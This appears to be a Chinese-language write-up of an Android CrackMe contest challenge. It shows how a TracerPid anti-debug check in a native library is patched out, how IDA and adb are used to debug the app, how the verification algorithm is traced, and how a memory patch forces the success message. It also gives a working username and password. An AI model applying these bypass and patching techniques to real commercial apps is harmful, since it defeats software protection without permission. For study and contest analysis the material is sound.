定位到入口 init 中的函数过程：

1. 查看 dvm.so 模块，搜索 dvmLoadNativeCode 函数
2. 分析 DvmLoadNativeCode 函数，找到对 dlopen 函数的调用，并跟进
3. 由于 rom 包版本的不同这一点可能不一样，在 4.4.2rom 包上，dlopen 函数是对 do_dlopen 函数的封装，对 do_dlopen(soName, falgs)跟中;
4. do_dlopen 函数中调用 find_library(soName).完成对 so 的加载，并会返回一个 soinfo 对象
5. 调用 soinfo 对象的成员函数 constructors();完成调用动态链接库初始化代码
6. 在 constructors()函数中，调用 CallFunction(“DT_INIT”， init_func)；回调函数 init_func 就是 init 段中的函数
7. 进入 CallFunction 找到 BLX R4 既是对 init_func 函数的调用

当然上面这种方法过于复杂，其实可以刷 debug 版的 rom 包，通过定位 do_dlopen，dlopen，或 CallFunction 函数中 的特征字符串快速定位到关键点（BLX R4）。但有些手机并不好刷原生的 debug 版 rom 包，比如我的测试机大华为，我只有对他呵呵了，所以掌握以上的方法很有必要的.

http://1.honebl.sinaapp.com/?p=213

对于 13 组 apk 的相关分析

谢邀。

最近工作挺忙，没咋顾上这些个比赛，上午看了下论坛，发现终于有一个移动方面的分析题了，下载下来中午看了下，apk 本身是有防护的，下午几个朋友告诉我，Hmily 竟然圈我了，好吧，跟他联系了下，说还没人破解呢，现在吃饭的时候我先写下分析文章吧，待会儿继续加班忙了。

0x1:拿到样本

拿到样本 apk，首先是对其反编译，查看下大致软件流程。

如下图：


通过上图简单的标记可以明白，此 apk 是首先加载一个 libverify.so，然后在输入用户名和密码后，通过此 so 里面的函数 verify 函数来进行对比和处理。

0x2:开始分析

通过第一个步骤，我们可以有思路的来分析这个软件。

关键方法在 so 里面，那么我们挂起 IDA：

在加载 so 的时候提示:



我们先忽略，继续下去，看是否影响分析。

进去之后找 verify 函数:

```
340
340                 EXPORT verify
340 verify                                  ; DATA XREF: LOAD:0000500C↓o
340
340 var_1C          = -0x1C
340
340                 PUSH            |   {R0-R2,R4-R7,LR}
342                 MOVS                {R5, R0
344                 MOVS                R6, R1
346                 MOVS                R7, R2
348                 STR                 R3, [SP,#0x20+var_1C]
34A                 BL                  sub_12A0
34E                 CMP                 R0, #0
350                 BNE                 locret_1364
352                 LDR                 R3, =(off_4F64 - 0x135C)
354                 MOVS                R0, R5
356                 MOVS                R1, R6
358                 ADD                 R3, PC ; off_4F64
35A                 LDR                 R3, [R3]
35C                 MOVS                R2, R7
35E                 LDR                 R4, [R3]
360                 LDR                 R3, [SP,#0x20+var_1C]
362                 BLX                 R4
364
364 locret_1364                             ; CODE XREF: verify+10↑j
364                 POP                 {R0-R2,R4-R7,PC}
364 ; End of function verify
```

好，可以正常显示函数，那么我们就开始分析这个算法。

有 F5 插件，我们就这样很轻松的来看他的结构了：


```
unsigned __int64 __fastcall verify(unsigned int a1, int a2, int a3, unsigned int a4)
{
  unsigned int v4; // r5@1
  int v5; // r6@1
  int v6; // r7@1
  unsigned __int64 v8; // [sp+0h] [bp-20h]@1

  v8 = __PAIR__(a4, a1);
  v4 = a1;
  v5 = a2;
  v6 = a3;
  if ( !sub_12A0() )
    ((void (__fastcall *)(unsigned int, int, int, _DWORD))*off_4F64)(v4, v5, v6, HIDWORD(v8));
  return v8;
}
```

可以看到，此方法里需要注意的，就是这个判断，然后下面那行执行的代码，所以，那个 if 判断我们是必须要注意的，点开那个 sub_12A0 方法看一下：

```
signed int __fastcall sub_12A0()
{
  void *v0; // r6@1
  signed int v1; // r4@1
  __pid_t v2; // r0@1
  FILE *v3; // r5@1
  char *v4; // r0@3
  signed int result; // r0@9
  int v6; // [sp+4h] [bp-7Ch]@4
  char s; // [sp+8h] [bp-78h]@1
  int v8; // [sp+6Ch] [bp-14h]@1

  v0 = off_4F60;
  v1 = 1;
  v8 = *(_DWORD *)off_4F60;
  memset(&s, 0, 0x64u);
  v2 = getpid();
  sprintf(&s, "/proc/%d/status", v2);
  v3 = fopen(&s, "r");
  if ( v3 )
  {
    while ( fgets(&s, 99, v3) )
    {
      v4 = strstr(&s, "TracerPid:");
      if ( v4 )
      {
        sscanf(v4 + 10, "%d", &v6);
        v1 = v6;
        if ( !v6 )
          goto LABEL_8;
        break;
      }
    }
    v1 = 1;
LABEL_8:
    fclose(v3);
```

通过读取/proc/进程/status 这个文件，通过 fgets 来获取里面的数值，如果 TracerPid:有数据，则说明其当前进程被调试，然后执行关闭方法，这样以后再执行相关方法断开调试链接。这样是来防止程序被 IDA 或者 GDB 之类的工具调试的。

查看此方法的被调用列表：



发现在 JNI_Onload 里面就有，所以如果调试，肯定是会出问题的，断开连接。。

所以通过这个 sub_12A0 的方法内容，我们可以控制其返回值为 0，则证明当前不在调试状态，所以此时，IDA 之类工具可以保持正常连接。

（TracerPid 的方式使用，在爱加密上一个版本有使用，有兴趣的小朋友，可以看论坛我发的那个安卓学习手册 dex 脱壳视频，有详细步骤）

0x3:动态调试

经过步骤 2，在 verify 方法中没明显算法，那我们进行动态调试看看。分析了上面那个 TracePid 所在的方法，我们在 16 进制下将方法便宜找到 0x12A0，然后在 16 进制编辑器里面修改，方法在 IDA 的 HexView 看了下，现在是 Thumb 指令，所以我们直接写　00 20　，　70 47

即 Mov R0,#0　　; Bx Lr .

至于为何写这个，自己想，百度搜搜 ARM 和 Thumb 的指令，多练习几个 so 就明白了。

然后我们替换掉我们修改的 so，签名 apk，安装到手机上。

简单截图下调试准备：

1.启动 android_server

2.端口转发

adb forward tcp:23946 tcp:23946

3.调试启动 apk

adb shell am start -D -n com.example.crackme52/com.example.crackme52.MainActivity

4.链接，下断点

```
libc.so:4013BF6C
libc.so:4013BF6C
libc.so:4013BF6C fopen
libc.so:4013BF6C
libc.so:4013BF6C var_1C= -0x1C
libc.so:4013BF6C
libc.so:4013BF6C STMFD           SP!, {R4-R7,LR}
libc.so:4013BF70 SUB             SP, SP, #0xC
libc.so:4013BF74 MOV             R7, R0
libc.so:4013BF78 LDR             R5, =(unk_40179FDC - 0x4013BF94)
libc.so:4013BF7C MOV             R0, R1
libc.so:4013BF80 ADD             R1, SP, #0x20+var_1C
libc.so:4013BF84 BL              __sflags
libc.so:4013BF88 SUBS            R6, R0, #0
libc.so:4013BF8C ADD             R5, PC, R5 ; unk_40179FDC
```

步骤 2 中看到是以 fopen 来打开 status 文件，那我们断在这里看是否还会执行。


4.继续执行

```
C:\Users\muzahiwan520>adb forward tcp:8899 jdwp:13891

C:\Users\muzahiwan520>jdb -connect com.sun.jdi.SocketAttach:port=8899,hostname=l
ocalhost
设置未捕获的java.lang.Throwable
设置延迟的未捕获的java.lang.Throwable
正在初始化jdb...
>
```


好了，然后我们 F9，在 IDA 窗口下继续分析。

一路 F9 下去，观察寄存器 R0 的数值（所打开的文件），然后到最后发现 IDA 没有断开链接退出。


那么，我们的目的就达到了，然后在 Debugger-->DebuggerView-->ModelList 里面找到 libverfiry.so，即程序的 so，双击此 so, ok，很直接，可以一眼看到 verfy 方法，我们双击打开



打开后发现一堆乱码：




不要着急，我们选中一大块按下键盘 C：



发现一切都好了，原因是当时ＩＤＡ只加载，而没有分析ｓｏ的内容，所以我们手动执行命令即可。

然后断点下。




可以根据上面我们静态加载 so 的分析，这里关键点在于 R4 的内容，那么我们 F8 单步到 BLX R4　上面那一行，然后 F7 步入 R4 进去看一下。


0x4:简单分析算法

经历步骤 3，我们下好断点后，继续手机上操作，输入用户名和密码，

然后断点停住，我们走进 R4.




这个时候，我们简单看一下上下文：




有弹出的 Toast，这样，就很简单明白了，注册成功后，是会弹出一个这样的字符的，所以，核心对比代码，就在这里。

然后我们使用 F5 功能，提示:



因为传入参数没解析，IDA 不认为这是一个连贯的算法，所以我们在第一行，也就是 push 那一行，按下字母 P 键，




此时，我们再按 F5,就是很明显的算法了。

剩下的，根据我们输入的账户和密码，继续跟下去就行了。。

```
v28 = _stack_chk_guard;
((void (__fastcall *)(_DWORD, _DWORD, signed int))unk_73A4CC5C)(
  v27,
  "0123456789QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm",
  63);
v5 = 0;
v24 = 557788716;
v25 = 0;
result = (*(int (__fastcall **)(int, int))(*(_DWORD *)v4 + 672))(v4, v22);// 输入字符的长度
if ( result == 12 )
{
  result = (*(int (__fastcall **)(int, int))(*(_DWORD *)v4 + 672))(v4, v21) - 8;// 这里输入12长度的，result=12-8=4
  if ( (unsigned int)result <= 0xC )
  {
    v7 = (*(int (__fastcall **)(int, int))(*(_DWORD *)v4 + 672))(v4, v21);// v7=12，我们输入的长度
    v8 = (*(int (__fastcall **)(int, int, _DWORD))(*(_DWORD *)v4 + 676))(v4, v21, 0);// 我输入的账号，12个数字1
    v9 = 0;
    if ( v7 <= 12 )                         // v7上面计算为12，进入此判断流程
    {
      while ( v9 < v7 )                     // v9为0，与v7比较，进入循环
      {
        v26[v9] = *(_BYTE *)(v8 + v9);      // v26[v9]为我们输入的账号，这里我输入的为12个1
        ++v9;
      }
      v10 = (char *)&v24 - v7;              // v10为感叹号,英文 !
      while ( v7 != 12 )
      {
        v26[v7] = v10[v7];
        ++v7;
      }
    }
    else
    {
      do
```

后面还有计算密码的一个算法，F7 跟进去，慢慢搞吧



记得在跳转指令和方法的时候，尽量在汇编下，不要在 F5 下

```
    v11 = 0;
    v12 = (*(int (__fastcall **)(int, int, _DWORD))(*(_DWORD *)v4 + 676))(v4, v22, 0);// v12为输入的密码
    v13 = 11;
    while ( 1 )
    {
      v11 += (unsigned __int8)v26[v13];       // 0x31
      result = ((int (__fastcall *)(int, signed int))loc_73A4CF2C)(v11, 62);// 这里是将密码进行对比了
      if ( (unsigned __int8)v27[v14] != *(_BYTE *)(v12 + v13) )// 输入的密码v12+固定值v13,把这个分析了，就完了，有兴趣的，自己加油啊，我加班呢
        break;
      v15 = (unsigned int)v13-- >= 1;
      if ( !v15 )
      {
        result = (*(int (__fastcall **)(int, _DWORD))(*(_DWORD *)v4 + 24))(v4, "android/widget/Toast");
        v16 = result;
        if ( result )
        {
          result = (*(int (__fastcall **)(int, int, _DWORD, _DWORD))(*(_DWORD *)v4 + 452))(
```

关键的比较之处在这里，在下面 16 进制下修改内存，将会直接弹出注册成功的提示，也算爆破吧。

```
debug078:7392CD96 ADD             R3, SP, #0x88+var_5C
debug078:7392CD98 LDRB            R2, [R3,R1]
debug078:7392CD9A LDRB            R3, [R7,R4]
debug078:7392CD9C CMP             R2, R3
debug078:7392CD9E MOVS            R0, R0
debug078:7392CDA0 SUBS            R4, #1
debug078:7392CDA2 BCS             loc_7392CD88
debug078:7392CDA4 LDR             R3, [R5]
debug078:7392CDA6 LDR             R1, =(aAndroidWidgetT - 0x7392CDB0)
debug078:7392CDA8 MOVS            R0, R5
debug078:7392CDAA LDR             R3, [R3,#0x18]
debug078:7392CDAC ADD             R1, PC                  ; "android/widget/Toast"
debug078:7392CDAE BLX             R3
debug078:7392CDB0 SUBS            R6, R0, #0
debug078:7392CDB2 BEQ             loc_7392CE1A
debug078:7392CDB4 LDR             R0, [R5]
debug078:7392CDB6 LDR             R2, =(aMaketext - 0x7392CDC4)
debug078:7392CDB8 LDR             R3, =(aLandroidConten - 0x7392CDC6)

UNKNOWN 7392CD9E: sub_7392CCD4+CA
```

```
Hex View-R3
7392CD5E  01 33 A3 42 F9 DB 06 AB  1B 1B 03 E0 19 5D 08 AA  .3.B.........]..
7392CD6E  A1 54 01 34 0C 2C F9 D1  2B 68 28 1C 03 99 DB 59  .T.4.,..+h(....Y
7392CD7E  00 22 98 47 00 26 07 1C  0B 24 08 AB E3 5C 3E 21  ."."G.&...$...\>!
7392CD8E  F8 18 30 1C 00 F0 CC E8  0B AB 5A 5C 3B 5D 9A 42  ..0.......Z\;].B
7392CD9E  00 00 01 3C F1 D2 2B 68  24 49 28 1C 9B 69 79 44  ...<..+h$I(..iyD
7392CDAE  98 47 06 1E 32 D0 28 68  21 4A 21 4B E2 21 49 00  .G..2.(h!J!K.!I.
7392CDBE  44 58 7A 44 7B 44 28 1C  31 1C A0 47 04 1E 25 D0  DXzD{D(.1..G..%.
7392CDCE  2B 68 E4 22 52 00 1B 49  9F 58 A7 22 92 00 9B 58  +h."R..I.X."...X
7392CDDE  79 44 28 1C 98 47 00 23  00 90 01 93 28 1C 31 1C  yD(..G.#....(.1.
7392CDEE  22 1C 04 9B B8 47 07 1E  10 D0 29 68 13 4A 13 4B  "....G....)h.J.K
7392CDFE  08 31 7A 44 7B 44 CC 6F  28 1C 31 1C A0 47 2B 68  .1zD{D.o(.1..G+h
7392CE0E  02 1C 39 1C F4 33 1B 68  28 1C 98 47 05 99 1B 9A  ..9..3.h(..G....
7392CE1E  0B 68 9A 42 01 D0 FF F7  20 EF 1D B0 F0 BD D0 32  .h.B.... ......2
7392CE2E  00 00 52 18 00 00 2C 2E  3F 21 00 17 00 00 01 17  ..R....,?!......
7392CE3E  00 00 08 17 00 00 37 17  00 00 33 17 00 00 36 17  ......7...3...6.
```

。。。。

附上调试中的那个用户名：

111111111111

Xix7ABabQFqf

CrackMe52
吾爱破解第四届CrackMe大赛
Rock it!
www.52PoJie.Cn
Congratulation! You crack it!

剩下的，就不用多说了吧。。。。

大家继续。。。

我继续加班去了。。。

跟以往惯例一样，不多提供代码，有兴趣的，继续分析吧。。。

此文仅供分析参考吧，请不必计分，不算比赛内容。。。

仅谢 Hmily 的邀请。。。

听鬼哥说故事


IDA 脚本编写基础

平时我们使用 IDA 进行动态调试的时候，有时候需要使用一些插件，有时候则选择更为方便的 idc 脚本，那么我们肯定是要学习了解下 idc 脚本的编写语法规范，所以以下是学习过程中的记录，便于以后翻阅。

0x1:简介

